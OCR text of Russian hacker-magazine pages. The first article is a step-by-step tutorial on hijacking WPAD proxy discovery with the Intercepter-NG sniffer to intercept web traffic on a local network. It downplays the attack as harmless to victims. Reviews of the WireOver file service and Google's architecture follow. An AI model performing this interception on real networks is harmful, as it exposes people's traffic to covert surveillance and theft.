
Немного теории. Есть такой протокол WPAD (Web Proxy Auto-Discovery): он отвечает за автоматическое получение настроек прокси в локальной сети и поддерживается практически всеми веб-браузерами и рядом других сетевых приложений. Наверняка каждый из вас видел галочку «Автоматическое определение параметров» в разделе сетевых настроек того же IE. Так уж сложилось, что в реальности данный протокол очень редко используется и присутствует в браузерах просто как дополнительный функционал (кстати, в Opera все еще нет полной поддержки WPAD, хотя IE научился с ним работать еще в 1999 году).

Вкратце суть работы этого протокола такова: если клиент использует DHCP для получения IP-адреса в сети, то и за урлом с настройкой прокси он обращается к своему DHCP-серверу. Если DHCP не настроен на выдачу WPAD-конфигурации или в сети не используется DHCP как таковой, то клиент пробует разрешить сетевое имя вида wpad.localdomain, используя DNS. В случае присутствия поддоменов вида dep2.branch1.firm.com будут перебираться урлы вида wpad.dep2.branch1.firm.com, wpad.branch1.firm.com, wpad.firm.com и, в конечном счете, сам wpad.com — что очень и очень небезопасно, потому что владелец такого домена в интернете сможет повлиять на работу внутренней сети. Если имя не найдено и через DNS, то делается последняя попытка поиска имени «WPAD» — через NetBIOS. В случае очередной неудачи клиент пробует выполнить соединение напрямую. Но если кто-то в сети сказал, что он имеет имя «WPAD», то клиент соединяется по 80-му порту на IP ответившего хоста и затем пытается загрузить файл wpad.dat, в котором должны находиться настройки прокси. Эта схема работы WPAD описана стандартом, но на практике далеко не все браузеры и не всегда применяют DHCP или даже DNS-метод. В конечном счете самым основным способом поиска хоста с именем «WPAD» становится служба имен NetBIOS. И это корень уязвимости!

ПОЧЕМУ ОН НЕ БЕЗОПАСЕН?

С самого начала своего существования WPAD стал брешью в безопасности, потому что позволяет очень легко перехватить поток данных, выдавая клиентам сети собственную конфигурацию прокси-сервера. Простота вызвана тем, что NetBIOS-запрос разрешения имени является широковещательным и все компьютеры в сети могут как получить его, так и ответить на него. Именно это действие и есть ключ к успешному внедрению браузерам жертв наших собственных настроек прокси. Мы можем сообщить нужные нам настройки и пустить трафик через себя — проще простого!

Однако, несмотря на кажущуюся простоту и долгий срок существования такой лазейки, атака все-таки не приобрела большой известности. Почему? Можно выделить две причины. Во-первых, она позволяет перехватывать только веб-трафик клиента: получается, многим проще запустить ARP poison и перехватить гораздо больше. А во-вторых, для ее осуществления хоть и не требуется каких-то



Активируем MiTM-атаку с помощью WPAD одним кликом мыши.

фантастических манипуляций, но все же необходимо запустить и настроить ряд сервисов:

1. Необходимо зарегистрировать в сети имя «WPAD».
2. Необходимо запустить веб-сервер и создать файл настроек «wpad.dat».
3. Необходимо запустить прокси-сервер, который будет обслуживать перенаправленных жертв.


Если на Unix это проделывается достаточно быстро, то на Windows выполнение подобных операций требует больше времени и усилий, в том числе для установки дополнительного софта. Вдобавок возникает проблема с переименованием в сети. Довольно подозрительно будет выглядеть компьютер с именем «WPAD» в сетевом окружении, а если захочется применить инструмент вроде nbtool для того, чтобы скрытно отвечать на запросы от имени «WPAD», то придется остановить NetBIOS NS — службу Windows для освобождения порта 137 UDP — и, соответственно, отключиться от сети, потому что все подобные утилиты для работы используют сокеты.

РЕАЛИЗАЦИЯ АТАКИ В INTERCEPTER-NG

Именно мнимая сложность и отсутствие автоматизированных инструментов, реализующих данную атаку, являются причиной ее малой известности и распространенности. В Intercepter-NG (http://sniff.su) проведение атаки на WPAD полностью автоматизировано и проходит за несколько секунд. Благодаря использованию драйвера WinPcap нет нужды прослушивать сокеты или переименовывать собственное NetBIOS-имя. Указывать конкретных жертв не требуется, потому что выдача конфигурации происходит всем запросившим. На выбор можно вручную указать прокси-сервер, который будет выдаваться клиентам, или использовать SOCKS-сервер, встроенный в сам снифер. В последнем случае для перехвата трафика кроме Intercepter-NG больше ничего не требуется. В общем случае атака состоит из трех простых шагов:

1. Запускаем снифер и выбираем интерфейс для снифинга.
2. Включаем встроенный SOCKS-сервер, который будет использоваться для обслуживания перенаправленных жертв, — для этого кликаем на иконку настроек и активируем опцию «Built-in SOCKS».
3. Нажимаем на кнопку «NAT Mode», чтобы включить встроенный NAT. Важно в группе «MiTM options» включить опцию «WPAD MiTM», после чего кликаем на кнопку «Start/Stop NAT». В логе должно появиться примерно следующее:

```
NAT starting...
Thread OUT started...
MiTM on 80 started...
MiTM on 61111 started...
Thread UPDATE started...
```



Перехваченный снифером трафик

```
Thread IN started...
WPAD Thread started...
```

Как только кто-то запросит настройки прокси, Intercepter-NG перенаправит веб-трафик на себя, и ты сможешь увидеть перехваченные данные!

Стоит заметить, что данная атака (в отличие от того же ARP poison) абсолютно безвредна для жертв. Даже если что-то пойдет не так с веб-сервером, содержащим конфигурационный файл wpad.dat или нашим прокси-сервером, никаких сбоев в работе веб-приложения не случится: он просто проигнорирует автоматическое получение настроек и продолжит обращаться к ресурсам напрямую. Самой большой проблемой, связанной с безопасностью WPAD, является использование данного протокола в Internet Explorer по умолчанию. Это значит, что Chrome и, очевидно, другие браузеры или иные приложения (которые используют сетевые настройки из IE) подвержены этой атаке. Поэтому в любой сети найдется как минимум несколько жертв, которых можно перехватить легко и непринужденно. Применять эту технику можно в тех случаях, когда отравление ARP-кеша невозможно (используются статичные записи) или требуется перехватить только веб-трафик, не создавая лишнего шума в сети.][


ВКУСНОСТИ INTERCEPTER-NG

С момента публикации статьи «Снифер + MITM-атаки = 0x4553-Intercepter» произошли кардинальные изменения как в названии и внешнем виде, так и в функционале. Наконец-то появилась возможность ресайзить окно программы по всем направлениям. Основная конфигурация перенесена в раздел опций. Появился отдельный режим сканирования, в котором быстро и легко можно просканировать всю сеть и получить дополнительную информацию об IP-адресах, производителе сетевой карты, используемой операционной системе (на основе значения TTL), а также определить адрес шлюза и валидное значение для параметра Stealth IP, который требуется при реализации большинства MiTM-атак. NAT перенесен из отдельного приложения в сам Intercepter и теперь является разделом с MiTM-атаками. Полностью переработан режим Raw Mode, теперь он визуально напоминает самый мощный сетевой анализатор Wireshark и хотя функционально намного проще, вполне справляется со своей основной задачей. Режим анализа сообщений месенджеров представляет собой сетку, в которой можно осуществлять сортировку по полю ID. Сохранить награбленные данные можно не только в виде текста, но и в виде HTML-страницы, в более удобной и читабельной форме. В следующих версиях планируется реализация очень вкусных функций, поэтому следи за обновлениями на официальном сайте sniff.su.

WARNING

Информация представлена в ознакомительных целях. Ни автор, ни редакция не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

Мария «Mifrill» Нефедова (mifrill@real.xakep.ru)



Неограниченный файлообмен

ПЯТЬ ФИШЕК СЕРВИСА WIREOVER

В ответ на выпады антипиратов в Сети появляются все новые и более совершенные и хитрые технологии и сервисы для обмена файлами. Один из них — WireOver.com. Сервис начал свою работу совсем недавно и пока функционирует в режиме бета-теста. Главная страница сайта предлагает встать в очередь за приглашением и кратко рассказывает об основных особенностях сервиса. Тем не менее, WireOver уже успел привлечь к себе вполне заслуженное внимание пользователей и СМИ. Каким образом? Дело в том, что можно не дожидаться инвайта в бету: клиент WireOver доступен по адресу download.wireover.com и сервис можно опробовать хоть сейчас. Что мы и сделали :) . Итак, чем же примечателен WireOver?

1 РЕГИСТРАЦИЯ НЕ НУЖНА

Начнем с того, что WireOver работает сходным образом с Dropbox. Потребуется лишь установить десктопный клиент, указать и подтвердить свой e-mail. Все. Никакой дальнейшей регистрации и выбора пароля не потребуется. Можно начинать работу, забыв о рекламных баннерах (привет, «РапидаШара»!), ожидании начала загрузки и прочих ужасах. Разумеется, сервис абсолютно бесплатен.

2 МЕСТО НЕ ОГРАНИЧЕНО

Место в WireOver предоставляется для любого количества файлов. Размер передаваемых файлов также не ограничен и может составлять даже гигабайты. Возможно, правильнее будет сказать — «пока не ограничен», все же проект очень молод, но мы не будем раньше времени сгущать краски. Поддерживается докачка в случае обрыва связи. Скорость, по сути, ограничена только скоростью твоего канала доступа в интернет.

3 ДЕСКТОПНЫЙ КЛИЕНТ

Клиент WireOver пока существует только под Windows, но мы полагаем, что очень скоро появятся версии и для других популярных ОС. Все действия с программой предельно просты — достаточно указать адрес получателя файла и перетянуть нужный файл (файлы) в окно программы. WireOver отобразит информацию об общем количестве файлов, их суммарном объеме, и закачка автоматически стартует в фоновом режиме. После этого про файлы можно забыть — остальное будет проделано без вашего участия. Программа закончит отсылку файла в облако, после чего сгенерирует и отправит получателю ссылку на него. WireOver также уведомит пользователя о том, что получатель начал скачивание, и о том, когда он его закончит.

4 P2P

Одна из главных особенностей WireOver заключается в том, что это облачный сервис и реализован он как сеть P2P. WireOver не индексируется, что для многих пользователей может быть важно. Полученную ссылку на файл в WireOver можно выложить в открытый доступ, и файл будет доступен для всех желающих. Однако создатели сервиса побеспокоились и о возможных проблемах. При большом количестве трафика такую несанкционированную раздачу быстро заблокируют. В будущем планируется реализовать функцию «заказа файлов». Можно будет отправить на указанный e-mail письмо с просьбой передать определенный файл. Получателю письма придет ссылка, по которой он сможет закачать файл в облако, а после человек, разместивший запрос, получит ссылку на скачивание данного файла.

5 PRIVACY

Для тех, кто хочет передать зашифрованный файл, предусмотрена такая возможность (за единовременную плату в пять долларов). Также за дополнительную плату в десять долларов в месяц предоставляется доступ в облако по защищенному каналу — достаточно проапгрейдить свой аккаунт до профессионального. В таком случае заработает фишка «Trust-No-One Security», и создатели сервиса утверждают, что при этом даже они не будут иметь возможности «увидеть» файлы пользователя.

Иван Блинков (www.insight-it.ru)

Как устроен Google

АРХИТЕКТУРНЫЕ УХИЩРЕНИЯ ПОИСКОВОГО ГИГАНТА

Ни одним другим сайтом в мире не пользуется столько людей — больше половины всей аудитории интернета. Речь, конечно же, идет о Google. Эта огромная интернет-компания задает общий вектор развития интернета. О том, как она справляется с таким огромным потоком трафика и запросов, мы сегодня и поговорим.

Все продукты Google основываются на постоянно развивающейся программной платформе, которая спроектирована с учетом работы на миллионах серверов, находящихся в разных дата-центрах по всему миру. В отличие от большинства интернет-компаний, которые занимаются лишь одним продуктом (проектом), архитектура Google не может быть представлена как единое конкретное техническое решение. Сегодня мы скорее будем рассматривать общую стратегию технической реализации интернет-проектов в Google, возможно слегка затрагивая и другие аспекты ведения бизнеса в интернете. Тут сразу хочу сделать оговорку. Автор является независимым специалистом по архитектуре высоконагруженных интернет-проектов и никакого прямого отношения к Google не имеет. Представленная информация по крупицам собрана из видеодокладов, презентаций, отчетов и статей сотрудников поискового гиганта.

ОБОРУДОВАНИЕ

Обеспечение работы миллиона серверов и расширение их парка — одна из ключевых статей расходов Google. Чтобы сократить эти издержки до минимума, компания стремится наиболее эффективно использовать серверное, сетевое и инфраструктурное оборудование. В традиционных дата-центрах потребление электричества серверами примерно равно его потреблению остальной инфраструктурой (кондиционерами, маршрутизаторами, коммутаторами, видеонаблюдением и прочим) — Google же удалось снизить в три с половиной раза расход дополнительной электроэнергии. Таким образом, суммарное энергопотребление дата-центром Google сравнимо с потреблением только серверов в типичном дата-центре и вдвое меньше его общего энергопотребления. Чтобы добиться такого результата, команде приходится ежедневно точно измерять, сколько электроэнергии потребляет каждый компонент. Это позволяет определить, где еще можно уменьшить ее расход. При проектировании дата-центра уделяется внимание даже незначительным деталям, позволяющим сэкономить, пусть и немного, — при таком масштабе это окупается.

В Google разработан ряд технологий для охлаждения дата-центров практически без кондиционеров, с использованием воды и ее испарения. Например, в 2009 году Google приобрел фабрику по производству бумаги в городе Хамина на берегу Финского залива и переоборудовал ее в дата-центр с охлаждением серверного оборудования с помощью морской воды (вода была подведена к зданию еще в 50-х годах для нужд фабрики).

В поисковом гиганте активно пропагандируют максимальное использование возобновляемой энергии. Для этого заключаются долгосрочные соглашения с ее поставщиками (на двадцать и более лет), что позволяет отрасли активно развиваться и наращивать

Google активно использует восполняемую энергию

Дата-центр Google в Оклахоме

мощности. Проекты по генерации возобновляемой энергии, спонсируемые Google, имеют суммарную мощность более 1,7 гигаватт, что существенно больше, чем используется для работы Google. Этой мощности хватило бы для обеспечения электричеством 350 тысяч домов.

Компания известна за свои эксперименты и необычные решения в области серверного оборудования и инфраструктуры. Некоторые запатентованы; какие-то прижились, какие-то — нет. Подробно останавливаться на них не буду, лишь назову некоторые:

- резервное питание, интегрированное в блок питания сервера, обеспеченное стандартными 12V батарейками;
- «серверный сэндвич», где материнские платы расположены с двух сторон водяной системы теплоотвода в центре стойки;
- дата-центр из контейнеров.

В заключение этого раздела хотелось бы взглянуть правде в глаза: идеального оборудования не бывает. У любого современного устройства, будь то сервер, коммутатор или маршрутизатор, есть вполне реальный шанс прийти в негодность из-за производственного брака или каких-либо внешних факторов. Если умножить этот, казалось бы, небольшой шанс на количество оборудования, которое используется в Google, то окажется, что чуть ли не каждую минуту из строя выходит одно или несколько устройств в системе. На оборудование полагаться нельзя, поэтому вопрос отказоустойчивости переносится на плечи программной платформы, которую мы сейчас и рассмотрим.

ПЛАТФОРМА

В Google очень рано столкнулись с проблемой ненадежности оборудования и трудностями, возникающими при работе с огромными массивами данных. Программная платформа, спроектированная для работы на многих недорогих серверах, позволила им абстрагироваться от сбоев и ограничений одного сервера. Основными задачами в ранние годы была минимизация точек отказа и обработка больших объемов слабоструктурированных данных. Их решением стали три основных слоя платформы Google, работающие один поверх другого:

1. **Google File System (GFS)** — распределенная файловая система, состоящая из сервера с метаданными и теоретически неограниченного количества серверов, хранящих произвольные данные в блоках фиксированного размера.
2. **BigTable** — распределенная база данных, использующая для доступа к данным две произвольных байтовых строки-ключа (обозначающие строку и столбец) и дату/время (обеспечивающие версионность).
3. **MapReduce** — механизм распределенной обработки больших объемов данных, оперирующий парами ключ — значение для получения требуемой информации.

Такая комбинация, дополненная другими технологиями, довольно долгое время позволяла справляться с индексацией интернета, пока скорость появления информации в нем не начала расти огромными темпами из-за «бума социальных сетей». Информация, добавленная в индекс, даже через полчаса уже зачастую становилась устаревшей. В дополнение к этому в рамках самого Google стало появляться все больше продуктов, предназначенных для работы в реальном времени.

Спроектированные с учетом совершенно других требований интернета пятилетней давности компоненты, составляющие ядро платформы Google, потребовали фундаментальной смены архитектуры индексации и поиска. Около года назад публике была представлена новая система индексирования под кодовым названием Google Caffeine. Новые, переработанные версии старых «слоев» также окрестили броскими именами, но резонанса у технической публики они вызвали намного меньше, чем новый поисковый алгоритм в SEO-индустрии.

ТЕХНОЛОГИЯ GOOGLE COLOSSUS

Новая архитектура GFS была спроектирована для минимизации задержек при доступе к данным (что критично для приложений вроде GMail и YouTube), не в ущерб основным свойствам старой версии — отказоустойчивости и прозрачной масштабируемости.

В оригинальной реализации упор был сделан на повышение общей пропускной способности: операции объединялись в очереди и выполнялись разом, при таком подходе можно было прождать пару секунд еще до того, как первая операция в очереди начнет выполняться. Помимо этого в старой версии было большое слабое место в виде единственного мастер-сервера с метаданными, сбой в котором грозил недоступностью всей файловой системы

GOOGLE+

- **Более 40 миллионов пользователей за три месяца**
- **25 миллионов пользователей за первый месяц**
- **70 : 30 примерное соотношение мужчин и женщин**
- **Себестоимость разработки больше полумиллиарда долларов**

ЦИФРЫ

- **Ежедневная аудитория Google составляет около миллиарда человек**
- **Используется более 900 тысяч серверов**
- **12 основных дата-центров в США, присутствие в большом количестве точек по всему миру (более 38)**
- **Около 32 тысяч сотрудников в 76 офисах по всему миру**

в течение небольшого промежутка времени (пока другой сервер не подхватит его функции — изначально это занимало около пяти минут, в последних версиях около десяти секунд). Это также было вполне допустимо при отсутствии требования работы в реальном времени, но для приложений, напрямую взаимодействующих с пользователями, было неприемлемо с точки зрения возможных задержек.

Основным нововведением в Colossus стали распределенные мастер-сервера, что позволило не только избавиться от единственной точки отказа, но и существенно уменьшить размер одного блока с данными (с 64 до 1 мегабайта), что в целом очень положительно сказалось на работе с небольшими объемами данных. В качестве бонуса исчез теоретический предел количества файлов в одной системе.

Детали распределения ответственности между мастер-серверами, сценариев реакции на сбои, а также сравнение по задержкам и пропускной способности обеих версий, к сожалению, по-прежнему конфиденциальны. Могу предположить, что используется вариация на тему хеш-кольца с репликацией метаданных на трех (?) мастер-серверах, с созданием дополнительной копии на следующем по кругу сервере в случае в случае сбоев, но это лишь догадки. По прогнозам Google, текущий вариант реализации распределенной файловой системы «уйдет на пенсию» в 2014 году из-за популяризации твердотельных накопителей и существенного скачка в области вычислительных технологий (процессоров).

ПОДХОД GOOGLE PERCOLATOR

MapReduce отлично справлялся с задачей полной перестройки поискового индекса, но не предусматривал небольшие изменения, затрагивающие лишь часть страниц. Из-за потоковой, последовательной природы MapReduce для внесения изменений в небольшую часть документов все равно пришлось бы обновлять весь индекс, поскольку новые страницы непременно будут как-то связаны со старыми. Таким образом, задержка между появлением страницы в интернете и в поисковом индексе при использовании MapReduce была пропорциональна общему размеру индекса (а значит, и интернета, который постоянно растет), а не размеру набора измененных документов.

Ключевые архитектурные решения, лежащие в основе MapReduce, не позволяли повлиять на эту особенность, и в итоге система индексации была построена заново с нуля (MapReduce продолжает использоваться в других проектах Google для аналитики и прочих задач, по-прежнему не связанных с реальным временем). Новая система получила довольно своеобразное название Percolator. Попытки узнать, что оно значит, приводят к различным устройствам по фильтрации дыма, кофеваркам и не пойми чему еще. Но наиболее адекватное объяснение мне пришло в голову, когда я прочитал его по слогам: per col — по колонкам.

Percolator представляет собой надстройку над BigTable, позволяющую выполнять комплексные вычисления на основе имеющихся данных, затрагивающие много строк и даже таблиц одновременно (в стандартном API BigTable это не было предусмотрено). Веб-документы или любые другие данные изменяются/добавляются в систему посредством модифицированного API BigTable, а дальнейшие изменения в остальной базе осуществляются посредством механизма обозревателей. Если говорить в терминах реляционных СУБД, то обозреватели — что-то среднее между триггерами и хранимыми процедурами. Обозреватели представляют собой подключаемый к базе данных код (на C++), который исполняется в случае возникновении изменений в определенных колонках BigTable (откуда, видимо, и пошло название). Все используемые системой метаданные также хранятся в специальных колонках BigTable. При использовании Percolator все изменения происходят в транзакциях, удовлетворяющих принципу ACID (атомарность, целостность, изоляция и долговечность), каждая из которых затрагивает именно те сервера в кластере, на которых необходимо внести изменения. Механизм транзакций на основе BigTable разрабатывался в рамках отдельного проекта под названием Google Megastore.

Таким образом, при добавлении нового документа (или его версии) в поисковый индекс вызывается цепная реакция изменений в старых документах, скорее всего ограниченная по своей рекурсивности. Эта система при осуществлении случайного доступа поддерживает индекс в актуальном состоянии.

В качестве бонуса в этой схеме удалось избежать еще двух недостатков MapReduce: проблемы «отстающих» и неравномерной нагрузки. Проблема «отстающих» заключается в том, что, когда один из серверов (или одна из конкретных подзадач) оказывался существенно медленнее остальных, это также значительно задерживало общее время завершения работы кластера.

MapReduce не является непрерывным процессом, а разделяется на работы с ограниченной целью и временем исполнения. Таким образом, кроме того что нуждается в ручной настройке работ и их типов, кластер имеет очевидные периоды простоя и пиковой нагрузки, что ведет к неэффективному использованию вычислительных ресурсов.

Однако все это оказалось не бесплатно: при переходе на новую систему удалось достичь той же скорости индексации, но при этом использовалось вдвое больше вычислительных ресурсов. Производительность Percolator находится где-то между производительностью MapReduce и производительностью традиционных СУБД. Так как Percolator не является распределенной системой, для обработки фиксированного небольшого количества данных ей

ТИПИЧНЫЙ ПЕРВЫЙ ГОД КЛАСТЕРА В GOOGLE

- **~1/2 перегрева (большинство серверов выключаются в течение 5 минут, на восстановление уходит 1-2 дня)**
- **~1 отказ распределителя питания (~500-1000 резко пропадают, ~6 часов на восстановление)**
- **~1 передвижение стойки (много передвижений, 500-1000 машин, 6 часов)**
- **~1 перепрокладка сети (последовательной отключение ~5% серверов на протяжении 2 дней)**
- **~20 отказов стоек (40-80 машин мгновенно исчезают, 1-6 часов на восстановление)**
- **~5 стоек становится нестабильными (40-80 машин сталкиваются с 50% потерей пакетов)**
- **~8 запланированных технических работ с сетью (при четырех могут случаться случайные получасовые потери соединения)**
- **~12 перезагрузок маршрутизаторов (потеря DNS и внешних виртуальных IP на несколько минут)**
- **~3 сбоя маршрутизаторов (восстановление в течение часа)**
- **Десятки небольших 30-секундных пропаданий DNS**
- **~1000 сбоев конкретных серверов (~3 в день)**
- **Много тысяч сбоев жестких дисков, проблем с памятью, ошибок конфигурации и т.п.**

ФИНАНСЫ

- **Выручка около 36 миллиардов долларов в год**
- **Прибыль после налогов около 10 миллиардов долларов в год**
- **Капитализация около 200 миллиардов долларов**

Система охлаждения морской водой в дата-центре Google

YOUTUBE

- 4 миллиарда просмотров страниц в день
- 60 часов видео загружается каждую минуту
- На февраль 2012 года в США, по данным comScore:
  - 147,4 миллиона уникальных зрителей
  - 16,7 миллиарда просмотров видео (в октябре 2011 было больше 20 миллиардов)
  - Каждый зритель посмотрел в среднем 7 часов видео за месяц
  - 1,1 миллиарда просмотров видеорекламы, суммарной длительностью в 10,8 миллиона часов
- Несколько тысяч полнометражных фильмов в YouTube Movies
- Более 10% всего видео в формате HD
- 13% просмотров происходит с мобильных устройств
- До сих пор работает в убыток, лишь 14% просмотров видео приносят выручку с рекламы

ПОИСК

- За последние 14 лет среднее время обработки одного поискового запроса уменьшилось с 3 секунд до менее 100 миллисекунд, то есть в 30 раз
- Более 40 миллиардов страниц в индексе: если приравнять каждую к листу A4, они бы покрыли территорию США в пять слоев
- Более квинтиллиона уникальных URL (10 в 18 степени): если распечатать их в одну строку, ее длина составит 51 миллион километров — треть расстояния от Земли до Солнца
- В интернете встречается примерно 100 квинтиллионов слов: чтобы набрать их на клавиатуре, одному человеку потребовалось бы примерно 5 миллионов лет
- Проиндексировано более 1,5 миллиарда изображений: чтобы их сохранить, потребовалось бы 112 миллионов дискет, которые можно сложить в стопку высотой 391 километр

приходится использовать существенно больше ресурсов, чем традиционной СУБД; такова цена масштабируемости. По сравнению с MapReduce также пришлось платить дополнительными потребляемыми вычислительными ресурсами за возможность случайного доступа с низкой задержкой. Тем не менее, при выбранной архитектуре Google удалось достичь практически линейного масштабирования при увеличении вычислительных мощностей на много порядков. Дополнительные накладные расходы, связанные с распределенной природой решения, в некоторых случаях до тридцати раз превосходят аналогичный показатель традиционных СУБД, но у данной системы есть солидный простор для оптимизации в этом направлении, чем Google активно и занимается.

МЕХАНИЗМ GOOGLE SPANNER

Spanner представляет собой единую систему автоматического управления ресурсами всего парка серверов Google. Проект грандиозный и даже планировался из расчета на 1—10 миллионов серверов и примерно 1000 петабайт данных, расположенных в 100—1000 дата-центрах по всему миру и доступных миллиарду клиентских машин. По сути, это единое для всего Google пространство имен, по структуре похожее на иерархию каталогов, не зависящую от физического расположения данных. Продукты, которые будут строиться на его основе, смогут просто указывать высокоуровневые требования, например: «99% задержек при доступе к этим данным должны быть до 50 мс; расположи эти данные на как минимум двух жестких дисках в Европе, двух в США и одном в Азии». Все остальное система возьмет на себя, включая репликацию и отказоустойчивость. Возможно, аналогичным образом будет предоставлен прозрачный доступ не только к хранению данных, но и к использованию вычислительных мощностей единого кластера.

К сожалению, об этом проекте Google известно очень мало, официально он был представлен публике лишь однажды в 2009 году, с тех пор иногда упоминался сотрудниками без особой конкретики. Точно неизвестно, развернута ли эта система на сегодняшний день и если да, то в какой части дата-центров, а также каков статус реализации заявленного функционала.

ПРОЧИЕ КОМПОНЕНТЫ ПЛАТФОРМЫ

Платформа Google в конечном итоге сводится к набору сетевых сервисов и библиотек для доступа к ним из различных языков программирования (в основном используются C/C++, Java, Python и Perl). Каждый продукт, разрабатываемый Google, в большинстве случаев использует эти библиотеки для осуществления доступа к данным, выполнения комплексных вычислений и других задач, вместо стандартных механизмов, предоставляемых операционной системой, языком программирования или opensource-библиотеками. Описанные проекты составляют лишь основу платформы Google, хотя она включает в себя куда больше готовых решений и библиотек. Несколько примеров из публично доступных проектов:

- GWT (developers.google.com/web-toolkit) — система для реализации пользовательских интерфейсов веб-приложений на Java;
- Closure Tools (developers.google.com/closure) — набор инструментов для работы с JavaScript;
- LevelDB (code.google.com/p/leveldb) — встраиваемая высокопроизводительная СУБД;
- Protocol Buffers (code.google.com/p/protobuf) — не зависящий от языка программирования и платформы формат бинарной сериализации структурированных данных, используется при взаимодействии большинства компонентов системы внутри Google;
- Snappy (code.google.com/p/snappy) — быстрая компрессия данных, используется при хранении данных в GFS.

ПОДВОДИМ ИТОГИ

Google задает вектор развития всей интернет-индустрии: именно эта компания диктует моду среди технологических проектов. На основе научных отчетов Google основываются многие успешные opensource-проекты, а любая опубликованная часть их технологического стека никогда не остается незамеченной. В то время как большинство компаний стараются приспособить существующие технологии для решения своих типичных задач, Google сталкивается с по-настоящему уникальными нагрузками и бизнес-задачами. Это подталкивает их быть впереди всего остального мира с технической точки зрения и создавать уникальные решения уникальных проблем и задач.

